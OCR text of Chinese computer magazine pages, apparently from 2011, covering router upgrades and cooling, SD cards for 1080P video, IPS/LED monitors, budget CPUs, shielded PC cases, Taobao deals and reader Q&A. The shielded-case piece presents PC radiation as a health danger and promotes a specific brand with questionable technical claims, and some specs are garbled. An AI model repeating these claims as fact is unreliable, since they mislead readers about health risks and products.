这一步或多或少需要一点点动手能力,不过我们尽量讲一些比较简单的方法,尽量照顾更多的读者。在夏天,笔记本散热不好会导致死机、蓝屏等问题;而无线路由器死机、掉线也多半和散热问题有关,此外路由器的处理能力不足也会导致死机。

第一步:升级无线路由器的固件


一般来说,升级固件会改善一些性能,如果刷的是 DD-WRT 或者番茄双 WAN 版的话,还会带来更多的设置选项、更多的功能。例如番茄双 WAN 版能把一个 LAN 口模拟成 WAN 口,这样路由器就可以同时使用两根宽带上网了,让宽带速度加倍、上网速度翻倍哦。同时,这种第三方的固件的带宽控制功能也很大,用来控制邻居上网、限制邻居 BT、电驴下载都很方便。



●升级路由器固件

第二步:改善路由器的散热

如果路由器的通风口比较大,但是路由器还是很热的话,可以在路由器的外壳上加一个风扇。如果路由器的通风口比较小,建议拆开路由器,给路由器的主芯片贴上散热片,同时用烧热的铁钉给路由器的塑料外壳打很多的散热孔,并且在路由器的外壳上安装散热小风扇。风扇的供电可以从专用的电源适配器取电,也可以直接从路由器上面偷电。



●改善路由器散热

第三步:升级路由器的内存

这个需要一定的动手能力,而且需要查资料,看看无线路由器能支持多大的内存、能使用何种内存芯片。而且升级内存后,建议配合 DD-WRT 或者番茄固件使用,有可能还需要输入命令清除 nvram 才能正常使用。虽然繁琐,但是经过这一步之后,路由器的性能会有很大的提升,可以带更多的电脑,也不容易死机或者掉

线了,上网也不卡了。



●升级路由器内存

第四步:送修路由器

如果路由器重启一会儿就死机了,或者掉线非常频繁,在更换猫、减少带的电脑的数量之后,还是死机、掉线的话,那就要考虑路由器是不是坏了。这时候还可以检查一下是不是发热很严重、看看指示灯是否正常,也可以重置(reset)一下路由器,假如还是没好转,就送修吧。



●没办法还是送修路由器吧

后记

死机、掉线、上网慢一般都出现在低端路由器上面,所以说如果以后买路由器,有可能的话多花点钱吧。其次家用路由器一般处理能力有限,如果带的电脑很多,很可能会带不起。一般的家用

路由器,带3台电脑左右是比较合适的选择,至于路由器能带多少台电脑,还需要对路由器进行压力测试才知道。有关路由器压力测试的内容,我们将在近期推出。(CCAV)



最近有网友在论坛上反映,她买了一台数码相机,商家告诉她,这款相机支持 1080P 高清拍摄,还现场演示了拍摄的效果,挺不错的,于是决定买下。然而自己使用相机拍高清时,却出现间歇卡死的现象,并不能很流畅地拍摄高清视频。其实,出现这种现象,并非是相机的问题,而是存储卡的问题,存储卡的写入性能达不到拍摄高清所需的要求。因此,在选择一款能拍 1080P 高清的数码相机的同时,也要注意选择高速存储卡,避免错买成低速卡或者买到仿冒货。



存储卡性能不给力 高清数码相机难拍 1080P 视频

同样的相机,现场测试时为何就能流畅拍摄高清?

首先,相机肯定是一款具备高清视频拍摄能力的机型,商家在给用户演示的时候,用的是自己的存储卡,这张卡肯定是一张高速卡,符合高清拍摄的标准。然而当用户决定购买时,有些不良商家可能就会以次充好,给用户配一张普

通的低速存储卡,而不是测试时用的那种高速卡。低速卡用来拍照、拍摄普通视频,没有丝毫问题,而拍摄高清视频,尤其是 1080P 标准的视频时,问题就出现了。有些机型会出现上面提到的间歇卡死的问题,有些机器则会提示存储卡

写入速度过低,有的甚至可能由于数据拥塞而导致死机。

所以从这个事例,不难看出,购机时既要确保相机具有高清拍摄性能,同时千万别忽略了存储卡,别让它成为拍摄高清的瓶颈。

如何辨别相机是否支持 1080P 高清拍摄?

现在很多卡片机都把宣传的重点放在高清视频的拍摄功能上,所以在很多醒目的位置都能看到相关的宣传信息。比如,在相机柜台的宣传海报、相机的标签以及相机机身上都能看到相关的信息。如果相机支持 1080P 高清拍摄,那它一定会标识出来的,所以注意观察。然后,为了进一步确认相机的视频拍摄性能,可以要求试用样机。在相机菜单中,找到视频拍摄功能,看看是否有“1920×1080@30fps”之类的拍摄选

项可以选择。接下来就是试拍一下,看看拍摄效果是否流畅清晰。



● 相机身上的高清拍摄标识



经常拍高清,多准备一块电池

对于经常拍高清视频的用户,购机时最好多购买一块备用电池。要知道,连续拍摄高清不仅需要高速、大容量的存储卡,而且也非常耗电。有时即便你的存储卡能连续拍摄 1.5 小时的视频,但电池却坚持不到 1 个小时。这时,就体现出备用电池的价值了。

选择 Class 6 的 SDHC 卡拍摄高清视频

选定了相机,下一步就要选择一种适合高清拍摄使用的存储卡。目前,SDHC 卡是使用最广的一种存储卡,几乎所有卡片机、便携相机都使用这种存储卡。SDHC 卡除了有容量大小的区别,最主要的是有速度标准的区别,比如 Class 2、Class 4 和 Class 6 等等。其中,Class 2 的 SDHC 卡能满足普通视频拍摄和照片拍摄的需求;而 Class 4 的 SDHC 卡可以满足 720P 高清视频拍摄以及数码连拍的需求;而要连续拍摄高清晰的 1080P 高清视频,则最好使用 Class 6 的 SDHC 卡。容量方面,4GB 和 8GB 的容量都可选,如果视频拍摄的频率很高,建议选择 8GB 或 16GB 的容量。



● 存储卡外壳上的速度标识

购买时,注意存储卡的包装和卡外壳上的标识,Class 4 的存储卡有“4”的标识,Class 6 则有“6”的标识。

■ 适合高清视频拍摄的存储卡报价表

| 型号 | 参考价格 |
|-----------------------------|-------|
| Kingmax SDHC Class6(4GB) | 60 元 |
| 易昇 SDHC Class6(8GB) | 99 元 |
| 金士顿 SDHC Class6(8GB) | 128 元 |
| SanDisk 极速 SDHC Class6(8GB) | 199 元 |
| 雷克沙 SDHC Class6(16GB) | 248 元 |

■ 支持 1080 全高清拍摄的数码相机报价表

| 型号 | 主要特点 | 参考价格 |
|---------------|--------------------------------------|--------|
| 索尼 DSC-WX9 | 1620 万像素、3 英寸屏、5 倍光变、1080i 高清拍摄 | 1950 元 |
| 富士 F505EXR | 1600 万像素、15 倍光变、1920×1080@30fps 高清拍摄 | 1999 元 |
| 卡西欧 EX-ZR10 | 1210 万像素、7 倍光变、1920×1080@30fps 高清拍摄 | 2099 元 |
| 佳能 IXUS1000HS | 1000 万像素、10 倍光变、1920×1080@24fps 高清拍摄 | 2599 元 |

HARDWARE

硬件广场

4/26/2011 TUE

055

别管核辐射了
先选个防辐射的电脑机箱



060

升级的想法
是否应该彻底抛弃?



065

千元王者
HD6790 上市热卖



Glaze3D

071

——史上最“火星”的显卡



052

广视角面板 +LED 背光

解读未来显示器的两大关键词

064

日立被收购后
谁来主打低价硬盘?

070

你知道游戏鼠标的构成三要素吗?

073

实测四大浏览器的 GPU 加速

目前来看,液晶显示器正处于一个大转型时期,很多传统的技术,例如延迟、对比度等等已经成为了过去时,取而代之的则是即将成为标准的新技术,比如广视角面板、LED背光以及各类高清接口。但是很多消费者对于这些技术也是一知半解,于是一些不良奸商就抓住了这些机会,采用各种手段进行良性或者恶性的忽悠。今天笔者就借助本文,为大家解析一下未来新品显示器两个重要的关键词。



广视角面板 + LED 背光

解读未来显示器的二大关键词


TN 面板的替代者——广视角面板

如果笔者问,显示器最重要的部件是什么,相信很多人都会告诉笔者是液晶面板。的确如此,面板对于显示器而言,就相当于发动机之于汽车,CPU 之于电脑,大脑之于我们的身体一样重要。一款显示器的显示效果是否出色,很大程度上都取决于这台显示器所用的液晶面板,而其他的 IC 电路等配件并不会让画质有本质上的变化。

从液晶显示器诞生至今,TN 面板凭借着高性价比一直占领着民用级液晶显示器超过 90% 的市场。而随着廉价的广视角面板的诞生,TN 面板的地位受到了冲击。纵观 2011 年各大品牌的液晶显示器新品中,有不少都采用了广视角面板。而用户对于广视角显示器的需求也决定了广视角面板终将代替 TN 面板。

广视角面板最大的优点就是视野广阔

广视角面板,顾名思义就是视角更广的面板。传统的 TN 面板,由于面板液晶分子的排列和设计问题,只要我们没有处于显示器正面观看的话,会出现颜色、对比度以及亮度的衰减,而广视角面板则是为了解决这个问题而诞生的产品。一般而言,广视角面板的可视角度达到了上下左右 178 度的范围,并且一般不会产生颜色、对比度以及亮度的衰减。如此一来,用户就可以轻松的处于各种姿势和角度下对显示器进行观看了。虽然有些采用 TN 面板的显示器号称可以模拟广视角面板的效果,但依然没有广视角面板的效果好。



●广视角面板的视野范围很宽

那么广视角除了视野更广以外,画质上是否有优势呢?我们经常可以在网上看到这样的广告——“本产品采用了广视角面板,相比传统的

E-IPS 面板是最为常见的广视角面板

那么广视角除了视野更广以外,画质上是否有优势呢?我们经常可以在网上看到这样的广告——“本产品采用了广视角面板,相比传统的

TN 面板画质更佳,色彩更真实”。其实这种说法并不准确。首先我们要了解一下广视角面板的分类。

从目前来看,广视角面板主要分为 IPS 面板、VA 面板以及三星即将推出的 PLS 面板三大类别。其中 IPS 面板属于硬屏,而 VA 面板属于软屏,至于三星的 PLS 面板,目前尚无资料显示,不过根据推测应该是属于硬屏。在市场占有率上来看,IPS 面板是遥遥领先,基本上大部分的广视角显示器都是采用了 IPS 面板。不过这些显示器所采用的面板大部分都是 E-IPS。



●广视角显示器普及的功臣 2209WA

硬屏和软屏的分辨方法

简单来说,硬屏和软屏最简单的区分方法就是用手指在液晶屏滑过,如果可以看到明显留下的痕迹,就说明这款显示器采用的是软屏,反之则是硬屏。如果说硬屏和软屏哪个更好的话,笔者认为就画质来说,两者的效果不相上下。而在非常规使用下,比如晃动屏幕、触控屏幕时,硬屏的画面稳定性要好于软屏,不容易发生软屏所特有的残影硬伤。

不要盲目的崇拜 E-IPS

说到 E-IPS 面板,就不得不说一下 IPS 面板的分类。就显示器领域来说,我们习惯把 IPS 面板分为了 H-IPS、S-IPS 和 E-IPS 三种,也就是俗称的 LGD 系 IPS,其中的性能排序是 H-IPS>S-IPS>E-IPS。不过 E-IPS 并不是一个官方的称呼,相对于 S-IPS,这种面板为了控制成本,在内部电路、广色域方面有所妥协,在保持广视角特性的同时价格相对较低。而 H-IPS 是 S-IPS 的高阶版,在色域等方面都有所提升。

由此可见,我们常见的各种价格实惠的广视角显示器,其实都是采用

了最入门级的 E-IPS 面板。而采用更高级的 H-IPS 和 S-IPS 面板的产品则由于价格较高,并没有真正的普及开来,只有少数高端产品采用了这些面板。而根据很多实际测试可以得知,不少采用 E-IPS 面板的入门级显示器在面对采用 A 级 TN 面板的显示器时,画质并没有人们想象中的那么好,甚至还不如一些一线大厂的 A 级 TN 面板产品,也是因为 E-IPS 面板其实是阉割面板的原因。

所以,我们认为,在选择 IPS 面板产品的时候,尽量选择一线大厂的 IPS 面板产品,如果能买到 H-IPS 或者 S-IPS,就尽量购买。而对于 E-IPS,如果过度的迷信,也许会让你大失所望。所以正如前文所述“本产品采用了广视角面板,相比传统的 TN 面板画质更佳,色彩更真实”这样的说法,就不要全信了。

■ IPS 面板的性能关系表

| | 日立系 IPS | LGD 系 IPS |
|---|---------|-----------|
| 高 | IPS-PRO | H-IPS |
| 中 | AS-IPS | S-IPS |
| 低 | S-TFT | E-IPS |

小贴士 IPS 面板的发展史

IPS 面板最早是由日立公司开发,后来经过技术转让,IPS 家族变得相当庞大。按照日立公司的分类来看,IPS 已经发展了四代,第一代是 IPS,又称为 Super TFT。第二代就是我们熟悉的 S-IPS,显示器领域的很多面板产品都基于这一代的技术。而第三代称之为 AS-IPS,第四代则是 IPS-PRO。就市场来看,第一代已经全面停产。我们所接触最多的 IPS 显示器都是属于第二代产品。而第三代产品主要是日系厂商的面板,多用于家电领域。而第四代产品则多用于高端专业显示器领域,例如艺卓的液晶产品,民用市场难得一见。

CCFL 背光的接替者——LED 背光

说完了面板,我们再来看看液晶显示器的背光系统。自从液晶显示器普及以来,我们所接触到的大部分液晶显示器都是采用了一种名为 CCFL(全称 Cold Cathode Fluorescent Lamp,冷阴极荧光灯管)背光的背光系统。而随着技术的进步,现在我们已经可以看到大部分的新品显示器都采用了 LED 背光系统。两者最大的不同在于,CCFL 是线光源,而 LED 是点光源。

LED 背光优势一:轻薄环保

相比传统的 CCFL 背光,LED 背光具有很多的优势。就外观而言,采用了 LED 背光的液晶显示器可以做得更为纤薄,极大的减轻显示器的重量和厚度,现在不少超薄显示器的出现就是因为 LED 背光系统的运用。另外,LED 背光的功耗相比传统的 CCFL 背光更低,所以我们才会在最近频频看到打着环保牌的液晶显示器上市,这都是源于 LED 背光的功劳。



●传统 CCFL 背光显示器在轻薄上是无法与 LED 背光显示器相比的


LED 背光优势二:色彩显示更均匀

使用过传统 CCFL 背光显示器的我们都知道,CCFL 背光显示器在显示纯黑的时候,往往会出现黑屏不黑的问题,这主要是因为 CCFL 背光的灯管无法平均覆盖整个面板而导致的,所以由于整个屏幕的亮度不均,导致色彩均匀度变化,并且还伴随着 CCFL 背光显示器的

■三种主流背光系统优劣对比表

| | 优点 | 缺点 |
|--------|--------------------------|------------------------------|
| CCFL | 成本低、制造工艺简单、技术成熟 | 寿命短、耗电、亮度均匀性低、色彩纯度低,不耐冲击,体积大 |
| WLED | 功耗低,体积小,重量轻,色阶表现好,亮度更均匀 | 亮度和对比度相比 RGBLED 更低 |
| RGBLED | 体积小、重量轻、色域更广,色彩还原更真实,功耗低 | 制造成本太高 |

一个老毛病——漏光。而使用 LED 背光的话就可以改变这一问题,让显示器在黑屏的时候更黑,而且由于 LED 背光的 LED 光源排列更整齐,因此可以极大程度的降低漏光现象,并且让整个屏幕的色彩更加均匀。



●LED 光源布阵让显示器的色彩均匀度更好

LED 背光分为 WLED 和 RGBLED

其实说到 LED 背光,这里面还有不少学问。目前市面上大多数的 LED 背光显示器都是采用的一种叫 WLED 的背光系统,也就是白光 LED。白光 LED 原则上是由高效率的蓝光 LED 提供原始能量,激发特殊配制的荧光粉,从而转化为红、绿、蓝三色,通过合适的配比,最终形成白色光源。这种 WLED 背光的优势在于制造简单,成本便宜,因此最容易代替 CCFL 背光。

另外,还有一种 LED 背光被称之为 RGBLED。它是依靠的三基色(红 R、绿 G、蓝 B)LED 调和产生白色光源。相比 WLED 背光而言,这种背光可以产生多样化色彩输出,并且色域相比 WLED 更广,亮度和清晰度也比 WLED 更高,很多具备 80% NTSC 色域的高端液晶显示器就是采用的这种 LED 背光。但是成本高价格更贵。不过相信随着技术的进步,这种 RGBLED 是会普及到民用产品上的。

总结

广视角面板 +WLED 背光是新品显示器的重要指标

从目前的趋势来看,广视角面板加上 WLED 背光可以说是今年显示器新品的重要指标,众多的厂商和经销商也会对于这两点进行重点轰炸。而我们认为,只有使用了 LED 背光的广视角显示器,才能算得上真正的新产品,其他譬如 TN 面板加上 LED 背光系统,或者 CCFL 背光系统加上广视角面板的液晶显示器,并不具备实质性的变化,各大厂商今年的新品也表现了这样的趋势。所以我们建议,如果打算购买新品的显示器,就尽量选择 LED 背光 + 广视角面板的产品。

双核 / 三核 / 四核处理器

选最具性价比的产品

双核、三核、四核, SNB、羿龙 2, 如此多的处理器型号, 实在是让人头痛。不少用户购买时完全摸不着头脑, 干脆听商家的建议, 却往往因此落入商家的圈套之中。今天我们就将各种档次处理器中, 最具性价比的型号挑出来, 让你装机时更加省心。




Point A 双核选 X2 250

双核处理器无疑是大多数用户的选择, 首先来看 Intel 平台, Intel 目前有三代处理器在市场上销售, 搭配 H55/P55 的 LGA1156 处理器首先 PK 掉, 这个系列目前有些鸡肋的感觉, 比上不足, 比下也不足。LGA1155 接口的 SNB 处理器目前只有一款 i3 2100 是双核, 价格 820 元左右, 算是 SNB 处理器中性价比最高的, 用户可以考虑下。

搭配 P45 主板使用的 LGA775 接口处理器中, 双核产品非常多, 奔腾系列中的 E5400, 价格为 360 元左右, 和 E5300 几乎相当, 但主频要高一些, 因此算是该系列中性价比最高的。在酷睿 2 系列中, 价格最低的 E7300 需要 580 元, 加 100 元则可以购买到 E8200, 两者唯一的区别就是 E8200 的缓存达到 6MB, 而 E7300 只有 3MB。综合来看, E8200 更值得入手。

AM3 接口的 AMD 处理器中, 速龙 2 250 仍然算是当前的明星产品, 价格 370 元。不过这款处理器只有 2MB 缓存, 但如果追求 6MB 缓存, 花 600 元上去购买羿龙 2 545, 那反而不如购买 X4 640 了。所以 AMD 的双核处理器中, 只有速龙 2 250 这款产品值得推荐。



● X2 250 游戏性能出众

Point B 三核速龙 2 440 才 480 元左右

只有 AMD 才有三核处理器, 因此选择此类处理器变得简单一些。但我们在选择三核处理器时, 只考虑 600 元以下的产品, 毕竟在 600 元以上有 X4 640 这款四核处理器存在。

基于价格的因素, 首先将 X3 720、X3 710、速龙 2 405E 三款产品排除掉, 其中前两款的价格达到了 700 元左右, 这让一款三核处理器已经完全谈不上性价比了。而速龙 2 405E 价格达到了 660 元, 选择它不如买 X4 640 了。

综合来看, 速龙 2 440 这款处理器不错, 480 元左右的价格, 也和 670 元的 X4 640 明显拉开差距, 比较符合三核处理器的定位。如果你确实喜欢三核处理器, 可以考虑购买这款产品。



● X3 440 处理器

Point C 四核 X4 640 关注度最高

谈到四核处理器, 我们首先看 AMD 平台, 毕竟 X4 640 这款明星产品引起了太多的关注。X4 640 的价格和 X4 630/630 等处理器相当, 但是规格却高一些。而和更高档次的羿龙 2 X4 处理器相比, 其价格优势也非常明显。最便宜的羿龙 2 X4 925 也需要 905 元, 而 X4 640 只需要 670 元。可以说, 目前 AMD 平台的四核处理器, 最好的选择就是 X4 640。

再来看 Intel 平台, SNB 处理器中的 i5 2300 需要 1220 元, 这已经是价格最低的 SNB 四核处理器了, 给人感觉性价比不高。而搭配 P45 主板的酷睿 2 处理器中, Q6000/7000/8000 三个系列规格落后, 并且也没什么价格优势, 不建议购买。值得关注的还是 Q9000 系列。其中 Q9300 只需 820 元, 而 Q9450 只需 1220 元, 两者的区别就是前者缓存为 6MB, 后者为 12MB。但性能差距不会超过 10%。很明显 Q9300 更值得入手。



● X4 640 热力无限

■ 市售高性价比处理器推荐表

| 型号 | 核心 | 规格 | 价格 |
|---------------------|----|------------------------------|--------|
| Intel 酷睿 i3 2100(盒) | 双核 | 3.1GHz/L3 3MB/65W | 820 元 |
| Intel 酷睿 2 Q9450(散) | 四核 | 2.66GHz/12MB/1333MHz | 1200 元 |
| Intel 酷睿 2 Q9300(散) | 四核 | 2.5GHz/6MB/1333MHz | 820 元 |
| Intel 奔腾 E5400(散) | 双核 | 2.7GHz/2MB/800MHz | 360 元 |
| Intel 酷睿 2 E8200(散) | 双核 | 2.66GHz/6MB/1333MHz | 680 元 |
| AMD 速龙 II X4 640(盒) | 四核 | 3.0GHz/2MB L2/95W/45nm/AM3 | 670 元 |
| AMD 速龙 II 440(盒) | 三核 | 3.0GHz/1.5MB L2/95W/45nm/AM3 | 480 元 |
| AMD 速龙 II 250(盒) | 双核 | 3.0GHz/2MB L2/65W/45nm/AM3 | 370 元 |

别管核辐射了 先选个防辐射的电脑机箱

当你还在担心日本核辐射泄漏时,有没有想过,辐射烟尘终有散去的一天,但在我们身边,电脑的辐射却无时无刻影响着我们。要尽可能地降低电脑辐射,机箱的选择非常关键,毕竟主机是电脑中最大的辐射源。今天我们就来看看如何选购一款合格的防辐射机箱。



Point A 全封闭结构防辐效果好

要做好辐射的屏蔽,最有效的办法就是采用金属板,特别是对于电脑这种电磁辐射而言,金属板几乎能将辐射量屏蔽为零。因此首先我们必须查看机箱是否全部采用金属板件。

市场上越来越多的机箱开始注重外观设计,因此在机箱构件中加入了不少塑料件,特别是前面板上,尽管这些塑料件的加入,使得机箱外观变得更为炫目,但其对电磁辐射的屏蔽效果几乎为零,因此对于这种机箱最好敬而远之。

也就是说,我们必须确定一点,整个机箱应该完全由金属构件组成,不能有大面积的塑料件。如果机箱因为美观的需要,确实有很多塑料件,那么在塑料的内部,必须要有金属防护层。




●外观超酷的机箱,电磁屏蔽效果可能为零

Point B 开孔是否规范很重要

一个密闭的金属箱,电磁辐射屏蔽效果无疑是最好的,但是这放在电脑机箱上并不现实,因为电脑机箱必须考虑一个非常重要的问题:散热。这就使得机箱上开孔成为必需。

机箱的侧板、前面板、尾部等,通常都会开出很多散热孔,这些散热孔往往面积较大,如果孔的直径不对,则完全没有电磁屏蔽效果。按照相关的科学规范,机箱上开孔直径应该在0.55mm最好,如果开孔过小,可能会影响散热效果,甚至增加噪音。而开孔过大则会降低屏蔽效果。

此外,还有一种机箱,将侧板做成透明,如果这里仅仅是一层透明的亚克力板,就完全不能屏蔽电磁辐射。规范的做法应该是在亚克力板下铺一层金属网格,这样虽然会影响一点视觉效果,却是在保护我们的健康。



●散热孔是电磁泄漏的主要通道


Point C 细节不可忽视

电磁辐射真的是无孔不入,挑选机箱时即便我们认真做到前两点,但如果没有任何仔细注意一些细节,仍然可能受到辐射的伤害。

首先是接口,机箱上USB、音频输入/输出等接口往往采用塑料件,几乎没防辐射能力。此外,机箱面板上的光驱位挡板、尾部的PCI挡板,这些也是电磁辐射容易泄漏的地方。最好的做法是在光驱位挡板后再安装一个金属挡板,取下这个挡板就可以安装光驱,而金属外壳的光驱可以堵住机箱内电磁辐射外漏,如果光驱位置空,这个金属挡板就能挡住辐射。

比较遗憾的是,市面上销售的普通机箱很少会

注意这些细节设计,通常只有品牌机的机箱才会这样设计,好在我们发现航嘉“御福王”机箱做到了这些细节防护,不知道这款产品能不能成为机箱市场防辐射规范的一个标杆。



●航嘉御福王机箱

■市售防辐射机箱推荐表

| 品牌 | 型号 | 光驱位 | 硬盘位 | 价格 |
|----|----------|-----|-----|------|
| 航嘉 | 御福王 H405 | 5个 | 8个 | 399元 |
| 航嘉 | 御福王 S1 | 7个 | 5个 | 195元 |
| 航嘉 | 御福王 S2 | 7个 | 3个 | 195元 |
| 银欣 | SST-PS03 | 4个 | 7个 | 299元 |

拒绝蹭网

淘宝关键字: WRT54G2 思科

245元买思科无线路由器



价格
245
元

这款思科 WRT54G2 无线路由器速度为 54Mbps, 虽然和目前最快的 300Mbps 无线路由相比, 速度似乎慢了一点, 但在家用环境中却完全够用。最重要的是, 这是思科的产品! WRT54G2 外观采用飞碟造型, 提供了一键关闭无线网络的功能, 让我们远离辐射, 也能有效避免隔壁的“小人”蹭网。

70元! 上网看 3D 电视

淘宝关键字: 电视棒

价格
70
元

这款电视棒即插即看, 独立平台支持, 永久免费, 推荐 2M 以上网速。任何一台有宽带的电脑插上就能看。具有电视、广播、MTV、影视、游戏、3D 电影等功能, 更有你意想不到的精彩大片, 而且是 3D 效果, 不收取任何的费用, 方便实用, 无需安装任何东西, 即插即用, 走到哪里只要有电脑、有宽带或网络就可以用。



淘宝关键字: 量产 U 盘

带量产启动功能 330元买 32GB 的 U 盘!

市面上 32GB 的 U 盘通常要 400 元左右了, 而这个商家销售的宇瞻 32GB U 盘只需要 330 元, 并且卖家还帮用户做好量产, 如果用户的电脑今后出现问题, 需要重装系统, 只要将这个 U 盘插到电脑上, 就能作为一个启动盘使用, 并且操作的速度相当快, 也没有光驱 / 光盘那样无法读取的问题。



价格
330
元

注: 产品信息仅供参考, 最新情况请以卖场为准。

109元买全新罗技 黄金版 G1 鼠标

这款 G1 黄金版已经是第四代 G1 了。与以往 G1 相比, DPI 升级到 1000。每秒的采样率异常的高, 达到 580 万像素。有效的保证了激烈鼠标运动下, 鼠标的响应更快、更准地击中目标。产品是全新筒包, 全国联保。质保一年免费换新, 联保产品非常保值。质保只需按照罗技的序列号去当地罗技客服质保就可以了。



价格
109
元

淘宝关键字: 罗技 G1

超强散热 310元买进口全铝机箱

这款机箱型号为 R103, 采用了全铝材质打造的箱体, 重量非常轻, 仅 3.6KG, 并且散热效果也比普通钢机箱更好。面板上的温控面板除了提供额外的 I/O 接口 (包括 USB、1394、Audio 等), 还提供了一个可以监视机箱内温度以及硬盘风扇工作情况的时间的 LCD, 机箱标配两个风扇, 侧板和后板各一个。后板上 PCI 部分的免工具装, 还是相当有特色的。

价格
310
元



淘宝关键字: 韩国 3R 全铝

华硕品质! 4热管全铜散热器 120元

淘宝关键字: 华硕 狮子王



价格
120
元

狮子王是一款华硕早期推出的多平台散热器, 在搭配不同散热器后, 甚至支持最新的 LGA1155 处理器。产品采用全铜镀镍工艺, 4 根 8 毫米热管的加入, 也使其散热性能达到了相当的水平, 内置 PWM 风扇, 更使噪音降低到 16 分贝, 几乎很难听见。这么一款散热器, 市面上的价格至少是几百元, 但在网络上, 咱们 120 元就能拿到。

淘存储设备 可来这家店逛逛



店主这个ID在各大硬件论坛销售电脑外设已经很长时间了,现在将生意扩展到了淘宝网上,更是尽心尽力的为网友们提供更加齐全的外设产品。

店里主要经营鼠标、键盘、蓝牙设备,而货品最全的门类还是存储相关设备,包括硬盘座/盒,阵列系统,易驱、脱机克隆、扩展卡等,只要是和硬盘相关的,不管多稀奇古怪的外设,在这家小店都能找到。此外,店里还有较全的电脑维修工具、鼠标垫、电池。各种线材等。老板甚至忙里偷闲卖起了强光手电。

店名:淘网科技
店主旺旺:黄伯虎
网址:<http://fjtw.taobao.com/>



● 修理电脑的工具也非常多



● 关于硬盘的外设更是丰富

装机到处调货真烦 这家店配件还比较全

店名:白略人工房
店主旺旺:白略人
网址:<http://itbluer.taobao.com/>

在网上装机,我们最担心的就是店家货品不齐,这样装一台电脑可能需要联系几个商家,多出的几十元运费实在让人肉痛,而今天介绍的这家店,各种硬件产品齐全,的确是装机的好去处。



店主以往也是混迹于各大硬件论坛的卖家,以前多是销售外设产品,信誉度很不错。这家名为“白略人工房”的店里,基本能提供了装机所需的各种硬件,并且每类硬件也几乎聚集了市场上多数产品,用户在这里完全可以一店购齐装机所需的各种硬件,甚至连机箱、显示器这样的大件也不例外。

装机完成后,店主可代为安装操作系统和各种软件。当然,如果你愿意,也可以拿到手后自行安装。



● 店主提供了不少配置供大家挑选

淘处理器来这里 这里专卖处理器

店名:鼎好电子商城
店主旺旺:鼎好电子商城
网址:<http://shop61217044.taobao.com/>

无论是升级处理器,还是购买新型处理器,这家小店几乎都能满足你的需求。这是网上为数不多的处理器专卖店。

店里的处理器非常多,从速龙双核到最新的六核,从奔腾4到SNB,只要你需要,店主总能为你找到合适的处理器。这对于升级用户来说绝对是个体好地方,毕竟不少的旧型号处理器在市场上都没有新品,要淘到自己理想



● 处理器分类简单,但货品却相当丰富



● 甚至服务器专用的至强处理器也能买到

中的处理器来升级并不是一件容易的事情。而在这里却基本没有这方面的担心,咱们唯一要做的,就是跟店主多侃侃价!

学问用户“从爱之上”问： LGA1366 的处理器 现在买来会不会很快 被淘汰？

最近去帮朋友装机，有商家推荐 LGA1366 的 i7 处理器，不过我听说貌似马上 LGA1366 处理器就要被淘汰了，无法升级，请问现在还有必要购买吗？

A 嘿嘿，看来 Intel 的接口问题让不少用户都十分纠结呀，不少人都担心升级问题。不过小编的看法可不一样。就拿你所说的 LGA1366 处理器来说，其性能属于目前 Intel 的顶级产品，可以轻松的应付目前以及未来 3 年左右的软件需求。而 3 年后，Intel 可能已经推出 2 代甚至 3 代新产品了，就算你想升级，也买不到更新更好的产品。到时候还是要整套更换。另外，如果说 LGA1366 被淘汰，那也是接口被淘汰，并不表示采用 LGA1366 接口的处理器性能不济，所以，有需要就放心购买吧。

学问用户“ljj520”问：

买西数 500GB 硬 盘送 640GB 硬盘？

最近要买硬盘，朋友说买西数 500GB 硬盘会送 640GB 硬盘，是不是真的哦？有那么好的事情吗？

A 哈哈，你朋友说的是真的，但是那个事情不会发生在国内的。具体事情是在美国购买一款 500GB 的西数硬盘，打开包装后有可能发现里面是一款 640GB 的西数硬盘，并且包装里还有一张纸条“这个盒子里包装的高性能西数硬盘有 640GB 容量，比你购买的多了 140GB！每一块屡获殊荣的西数硬盘都能给你带来最佳的性能、可靠性和价值。”所以小编建议还是不要太在意这件事情的好。

论坛用户“kojeah”问：

AMD 速龙 II X4 640 的原装风扇能 用吗？

配了个主机，老婆说干脆弄个好点的就直接上了 640，刚才看了下风扇 3000 多转，吵啊，能否让风扇转慢点？哪位高手有办法帮我解决一下问题呢？

